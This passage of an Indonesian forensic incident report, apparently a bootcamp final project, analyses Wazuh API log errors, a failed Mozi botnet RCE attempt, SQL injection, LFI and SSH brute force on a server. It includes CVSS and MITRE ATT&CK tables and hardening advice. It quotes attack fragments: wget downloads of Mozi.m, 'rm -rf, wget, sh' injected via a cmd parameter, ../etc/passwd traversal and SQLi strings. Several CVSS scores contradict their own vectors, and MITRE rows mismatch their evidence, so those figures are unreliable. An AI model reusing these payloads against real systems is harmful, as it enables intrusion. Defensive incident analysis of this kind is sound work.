2026/07/14 14:10:02 INFO: wazuh-wui 127.0.0.1 "POST /security/user/authenticate" with parameters {} and body {} done in 1.372s: 200
2026/07/14 14:10:02 INFO: wazuh-wui 127.0.0.1 "GET /manager/stats/analysisd" with parameters {} and body {} done in 0.055s: 200
2026/07/14 14:10:02 INFO: wazuh-wui 127.0.0.1 "GET /manager/stats/remoted" with parameters {} and body {} done in 0.008s: 200
2026/07/14 14:15:00 INFO: wazuh-wui 127.0.0.1 "GET /manager/stats/remoted" with parameters {} and body {} done in 0.305s: 200
2026/07/14 14:15:00 INFO: wazuh-wui 127.0.0.1 "GET /manager/stats/analysisd" with parameters {} and body {} done in 0.309s: 200
2026/07/14 14:15:00 INFO: wazuh-wui 127.0.0.1 "GET /cluster/status" with parameters {} and body {} done in 0.316s: 200
2026/07/14 14:15:00 INFO: wazuh-wui 127.0.0.1 "GET /agents" with parameters {"offset": "0", "limit": "1", "q": "id=000"} and body {} done in 0.051s: 200
2026/07/14 14:15:00 INFO: wazuh-wui 127.0.0.1 "GET /agents" with parameters {"offset": "0", "limit": "500", "q": "id=000"} and body {} done in 0.030s: 200
2026/07/14 14:20:00 INFO: wazuh-wui 127.0.0.1 "GET /manager/stats/remoted" with parameters {} and body {} done in 0.082s: 200
2026/07/14 14:20:00 INFO: wazuh-wui 127.0.0.1 "GET /manager/stats/analysisd" with parameters {} and body {} done in 0.083s: 200
2026/07/14 14:25:02 INFO: wazuh-wui 127.0.0.1 "GET /manager/stats/remoted" with parameters {} and body {} done in 1.874s: 401
2026/07/14 14:25:02 INFO: wazuh-wui 127.0.0.1 "GET /manager/stats/remoted" with parameters {} and body {} done in 1.891s: 200
2026/07/14 14:25:03 INFO: wazuh-wui 127.0.0.1 "POST /security/user/authenticate" with parameters {} and body {} done in 0.298s: 200
2026/07/14 14:25:03 INFO: wazuh-wui 127.0.0.1 "GET /manager/stats/analysisd" with parameters {} and body {} done in 0.074s: 200
```

Gambar 2. 18 Hasil Inspeksi Direktori dan Pembacaan Transaksi api.log pada srv974671

Analisis:

Berdasarkan rekaman log pada pukul 14:10:00 dan 14:25:02, aplikasi antarmuka visual (Wazuh WUI) terdeteksi gagal melakukan penarikan data statistik dari modul utama manager, yaitu remoted (pengelola koneksi agen) dan analysisd (mesin parser *rules*). Respon kode 401 menegaskan adanya penolakan hak akses akibat parameter otentikasi yang tidak valid pada saat rekues dikirimkan ke *backend*. Namun, mekanisme internal Wazuh WUI terbukti melakukan pemulihan otomatis (*self-healing*) dengan menembak ulang fungsi POST `/security/user/authenticate` beberapa detik setelahnya (tercatat pukul 14:10:02 dan 14:25:03) untuk memperbarui token baru.

Root cause:

Terjadinya masalah penanganan kedaluwarsa token sesi (*session token expiration/timeout*) pada sistem otentikasi internal komponen *control plane* Wazuh Manager, sehingga token mati sebelum sempat diperbarui secara *graceful*.

Impact:

Meskipun sistem dapat memulihkan sesinya sendiri secara otomatis, kegagalan otentikasi periodik ini menciptakan celah penundaan waktu (*latency window*). Jika aktor ancaman melakukan serangan masif atau upaya penghapusan jejak pertahanan tepat pada jendela waktu kegagalan otentikasi ini, terdapat risiko *alert* keamanan krusial terlambat dikirimkan ke dasbor visual (*temporary blind spot monitoring*).

Rekomendasi Mitigasi:

- Jangka Pendek: Melakukan penyesuaian (*tuning*) konfigurasi waktu hidup token (*token lifetime/duration*) pada konfigurasi API Wazuh (`/var/ossec/api/configuration/api.yaml`) agar siklus pembaruan token berjalan lebih sinkron sebelum masa kedaluwarsa tercapai.
- Jangka Panjang: Mengimplementasikan pemantauan performa internal (*self-monitoring metrics*) khusus untuk *uptime control plane* SIEM, serta melakukan *hardening* hak akses berkas log di direktori `/var/ossec/logs/` agar sesuai standar *Principle of Least Privilege*.

2.3 Analisis Malware

Berdasarkan hasil prioritisasi dan investigasi forensic terhadap seluruh indikasi aktivitas mencurigakan di *server*, analisis mengenai potensi infeksi perangkat lunak berbahaya atau malware difokuskan pada temuan-temuan yang memiliki korelasi dengan Upaya penyusupan berkas jahat:

- Analisis Payload *Botnet Mozi* (Korelasi Sub-bab 2.2.3.1): Indikasi paling kuat adanya keterlibatan komponen *malware* eksternal ditemukan pada catatan log serangan *Remote Code Execution* (RCE) Netgear CGI. Aktor ancaman terbukti mencoba menggunakan perintah `wget` untuk mengunduh *malware payload* dari kategori *botnet Mozi* dengan nama berkas `Mozi.m` ke dalam direktori temporer *server* (`/tmp/netgear`).
- Analisis Potensi Web Shell via LFI (Korelasi Sub-bab 2.2.3.2): Pemeriksaan dilakukan terhadap parameter `my_orders` yang menerima serangan *Local File Inclusion* (LFI). Investigasi *preventif* ini bertujuan untuk memastikan aktor ancaman tidak melakukan teknik *log poisoning* atau mencoba memanggil kode *backdoor/web shell* yang sengaja disembunyikan di dalam direktori internal web.
- Kesimpulan Status Artefak *Malicious*: Hasil audit forensic secara menyeluruh mengonfirmasi bahwa tidak ditemukan adanya berkas malware aktif yang berhasil tertanam atau tereksekusi di dalam arsitektur *server* `srv974671`. Seluruh rantai serangan ofensif dari kedua insiden di atas terbukti putus di fase awal (*Failed Attempt / True Negative*) yang

ditandai dengan status respons eror HTTP 404 *Not Found* pada log lokal *server*.

2.4 Penilaian Risiko (*Risk Assessment*)

Berdasarkan temuan yang teridentifikasi, berikut penilaian risiko kualitatif, scoring CVSS 3.1 akan dilengkapi pada fase berikutnya.

Tabel 2. 1 Penilaian Risiko

Sub-bab	Jenis Temuan	Dampak	Skor CVSS	Severity
2.2.1.1	Eksploitasi <i>Database</i> via SQL Injection (coupon_code)	Enumerasi sukses terhadap tabel administratif sensitif (mysql.user) pada layer <i>backend Database</i> .	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:N/A:N	CRITICAL (8.6)
2.2.1.2	<i>Server</i> Misconfigurat ion – Layanan SSH (sshd_config)	Pembukaan gerbang akses root langsung dan password authentication yang melonggarkan <i>hardening server</i> .	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N	HIGH (7.5)
2.2.2.1	<i>Active Attack</i> – SQL Injection	Aktivitas scanning masif otomatis pada layer aplikasi web, tidak ada indikasi kebocoran <i>response body</i> .	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:N	MEDIUM (5.3)
2.2.2.2	Serangan SSH <i>Brute Force</i> (<i>Dictionary Attack</i>)	Lonjakan beban autentikasi ilegal dari IP luar, seluruh percobaan berhasil digagalkan oleh sistem.	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:N	MEDIUM (5.3)
2.2.3.1	RCE via Netgear CGI Attempt	Upaya injeksi <i>shell scripting</i> dan pengunduhan malware, gagal total karena endpoint target tidak eksis (404).	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:N	MEDIUM (5.3)
2.2.3.2	Application Vuln – LFI parameter (my_orders)	Percobaan pembacaan file sistem luar. Transaksi terekam berkode HTTP 200 namun terkonfirmasi gagal karena <i>response size</i> konsisten di 310 byte (halaman <i>fallback</i>).	CVSS:3.1/AV:L/AC:H/PR:L/UI:N/S:U/C:N/I:L/A:L	MEDIUM (5.3)
2.2.4.1	Wazuh API <i>Control Plane Anomaly</i>	Gangguan intermiten pada control plane <i>monitoring</i> , berhasil dipulihkan instan melalui token	CVSS:3.1/AV:L/AC:H/PR:L/UI:N/S:U/C:N/I:L/A:L	LOW (3.6)

Sub-bab	Jenis Temuan	Dampak	Skor CVSS	Severity
	(HTTP 401)	re-authenticate otomatis.		

2.5 Analisis Aktivitas Pasca-Eksplorasi

Untuk temuan SQL Injection dan LFI, tidak ditemukan bukti definitif keberhasilan eksploitasi (lihat analisis *response size* pada Temuan 3 dan 4), namun keterbatasan akses terhadap *response body* membuat kesimpulan ini bersifat indikatif, bukan konklusif.

Tabel 2. 2 Pemetaan Taktik dan Teknik Ofensif Penyerang Berdasarkan MITRE ATT&CK

Sub-bab	Phase	Technique	Evidence
2.2.1.1	Credential Access / Discovery	T1046 (Network Service Scanning) / T1592	Kueri manual SELECT COUNT(*) FROM mysql.user lolos masuk dan tereksekusi di MySQL General Log (srv974671.log).
2.2.1.2	Initial Access	T1190 (Exploit Public-Facing Application)	Rentetan payload SQLi terstruktur (UNION ALL SELECT, xp_cmdshell) bermesin sqlmap terdeteksi di log lfi_matches.txt.
2.2.2.1	Initial Access (Inherent Weakness)	T1190 (Exploit Public-Facing Application)	Direktif aktif konfigurasi longgar PermitRootLogin yes dan PasswordAuthentication yes terbuka pada berkas sshd_config.
2.2.2.2	Credential Access	T1110.001 (Password Guessing)	Rekaman kegagalan login masif berupa 50 baris "Failed password" di log lokal auth.log dan 166 alert di dasbor SIEM.
2.2.2.2	Lateral Movement / Initial Access	T1021.004 (Remote Services: SSH)	Percobaan interaksi koneksi port 22 secara agresif dalam rentang waktu durasi 2 jam dari alamat IP ancaman 167.233.98.225.
2.2.3.1	Execution / Execution via Command	T1203 (Exploit for Client Execution) / T1059	Permintaan injeksi string konsol perintah Bash (rm -rf, wget, sh netgear) pada parameter URL cmd menuju berkas /setup.cgi.

Sub-bab	Phase	Technique	Evidence
2.2.3.2	<i>Initial Access / Discovery</i>	T1190 (<i>Exploit Application</i>) / T1083 (<i>File Discovery</i>)	Injeksi karakter <i>path traversal</i> (../etc/passwd) dilanjutkan pemindaian direktori sensitif menggunakan perkakas <i>gobuster</i> .
2.2.4.1	N/A	N/A - temuan bersifat anomali infrastruktur (<i>Session token timeout</i>), bukan aktivitas adversarial yang terkonfirmasi	Log <i>api.log</i> , <i>self-healing</i> tanpa indikasi serangan eksternal

III. KESIMPULAN DAN SARAN

3.1 Kesimpulan

Melalui proses investigasi forensik digital yang mencakup analisis log mentah serta verifikasi silang pada dasbor SIEM, dapat disimpulkan beberapa hal berikut terkait insiden keamanan yang terjadi:

1. Proses investigasi berhasil mengungkap 7 temuan keamanan, yang kemudian dikelompokkan ke dalam 4 kategori insiden berdasarkan tingkat keparahannya (*severity*).
2. Temuan dengan tingkat **Critical** teridentifikasi pada eksploitasi *Database backend* yang berhasil dilakukan melalui parameter *coupon_code*. Penyerang terbukti mampu menyisipkan kueri enumerasi struktur *Database* (`SELECT COUNT(*) FROM mysql.user`) yang berhasil dieksekusi oleh mesin *Database server*.
3. Akar permasalahan utama pada *server* berasal dari kesalahan konfigurasi SSH (tingkat **High**) pada file *sshd_config*, di mana parameter *PermitRootLogin* dan *PasswordAuthentication* masih diaktifkan (*yes*). Kelonggaran konfigurasi inilah yang menjadi penyebab utama terjadinya serangan SSH Brute Force aktif (tingkat **Medium**) dari IP 167.233.98.225, dengan 166 *alert* kegagalan autentikasi tercatat di Wazuh SIEM.
4. Pada lapisan aplikasi, ditemukan percobaan Local File Inclusion (LFI) melalui parameter *my_orders* oleh IP 182.2.6.55 (berstatus HTTP 200 dengan *response size* statis 310 byte), serta upaya Remote Code Execution (RCE) melalui celah Netgear CGI oleh IP 27.47.40.106 (HTTP 404 Not Found). Kedua upaya ini dipastikan gagal (Failed Attempt /

True Negative) karena tidak ada kebocoran data sistem maupun eksekusi berkas jahat yang berhasil menembus *server*.

5. Audit infrastruktur turut menemukan adanya session token yang timeout secara intermiten pada log transaksi API Wazuh Manager (*api.log*). Walaupun sistem mampu pulih secara otomatis (*self-healing*), kondisi tersebut sempat menimbulkan celah pemantauan sementara (*temporary blind spot monitoring*).

3.2 Saran

Guna memutus rantai eksploitasi (*exploit chain*) serta mencegah terulangnya insiden serupa di kemudian hari, berikut rekomendasi mitigasi yang disarankan:

Mitigasi Jangka Pendek (Tindakan Segera):

- Memperbarui kode program pada fitur kupon belanja dengan menerapkan *Prepared Statements/Parameterized Queries* guna mencegah injeksi kueri SQL secara langsung.
- Melakukan *hardening* pada file *sshd_config* dengan mengubah *PermitRootLogin* dan *PasswordAuthentication* menjadi *no*, kemudian me-restart layanan OpenSSH agar perubahan berlaku.
- Memblokir secara permanen IP-IP yang teridentifikasi sebagai *Indicator of Compromise (IoC)*, seperti 167.233.98.225 dan 27.47.40.106, melalui aturan firewall (*iptables/UFW*).

Mitigasi Jangka Panjang (Strategis):

- Menerapkan prinsip *least privilege* pada kredensial *Database* aplikasi web, dengan mencabut hak akses baca terhadap skema administratif internal (*mysql.**).
- Mengadopsi autentikasi berbasis kunci kriptografi (*key-based authentication*) serta memasang *fail2ban* untuk otomatisasi pemblokiran pada layanan akses jarak jauh.
- Melakukan audit menyeluruh dan mengaktifkan secara ketat modul Web Application Firewall (*ModSecurity*) yang telah terpasang, agar mampu memblokir koneksi secara proaktif saat mendeteksi payload berbahaya.
- Menyesuaikan konfigurasi *token lifetime* pada *api.yaml* Wazuh untuk mencegah kegagalan otentikasi internal yang bersifat intermiten.

LAMPIRAN

Data log asli atau yang telah difilter yang menunjukkan percobaan login secara masif (brute force) dan informasi terkait (seperti IP, waktu, *username* yang digunakan).

Lampiran 1 Log Aktivitas Brute Force

```
analyst@srv974671:~$ grep "Failed password" /var/log/auth.log | grep "167.233.98.225"
2026-07-09T19:04:44.804686+07:00 srv974671 sshd[246730]: Failed password for invalid
user user from 167.233.98.225 port 49818 ssh2
2026-07-09T19:11:16.353484+07:00 srv974671 sshd[246881]: Failed password for invalid
user consutor from 167.233.98.225 port 59976 ssh2
2026-07-09T19:13:58.010379+07:00 srv974671 sshd[246897]: Failed password for invalid
user dell from 167.233.98.225 port 41736 ssh2
2026-07-09T19:16:11.841691+07:00 srv974671 sshd[246905]: Failed password for invalid
user redmine from 167.233.98.225 port 55532 ssh2
2026-07-09T19:18:25.700518+07:00 srv974671 sshd[246912]: Failed password for invalid
user astra from 167.233.98.225 port 36566 ssh2
2026-07-09T19:20:41.898800+07:00 srv974671 sshd[246931]: Failed password for invalid
user ax from 167.233.98.225 port 44858 ssh2
2026-07-09T20:58:54.856579+07:00 srv974671 sshd[247746]: Failed password for root
from 167.233.98.225 port 60884 ssh2
2026-07-09T21:01:44.940938+07:00 srv974671 sshd[247884]: Failed password for root
from 167.233.98.225 port 50638 ssh2
2026-07-09T21:04:09.975849+07:00 srv974671 sshd[247897]: Failed password for root
from 167.233.98.225 port 48664 ssh2
```

REFERENSI

1. Materi & Modul Pelatihan Internal:

- Tim Akademik Bootcamp Cyber Security Batch 6. *Slide Presentasi Day 42: Advanced Threat Hunting and Digital Forensics*. Jakarta: Cyber Security Institute, 2026.
- Tim Akademik Bootcamp Cyber Security Batch 6. *Guidance File & Lab Handbook: Wazuh SIEM Deployment and Controls*. Jakarta: Cyber Security Institute, 2026.
- Dokumen Panduan Final Project Defensive Cyber Security Batch 6. *Rules of Engagement and Server Investigation Guidelines*. Juli 2026.

2. Framework & Standar Industri Internasional:

- MITRE ATT&CK® Framework Matrix. Terakses 2026 via <https://attack.mitre.org/>
- FIRST. *Common Vulnerability Scoring System v3.1 Specification Document*. Terakses 2026 via <https://www.first.org/cvss/v3.1/specification-document>
- Wazuh Documentation. *Wazuh Ruleset and Core API Reference Guides*. Terakses 2026 via <https://documentation.wazuh.com/>
- OpenSSH *Hardening Deployment Guidelines*. Terakses 2026 via <https://www.openssh.com/>
- OWASP Foundation. *OWASP Top 10:2021 - The Critical Web Application Security Risks* (Kategori A03:2021-Injection). Terakses 2026 via <https://owasp.org/www-project-top-ten/>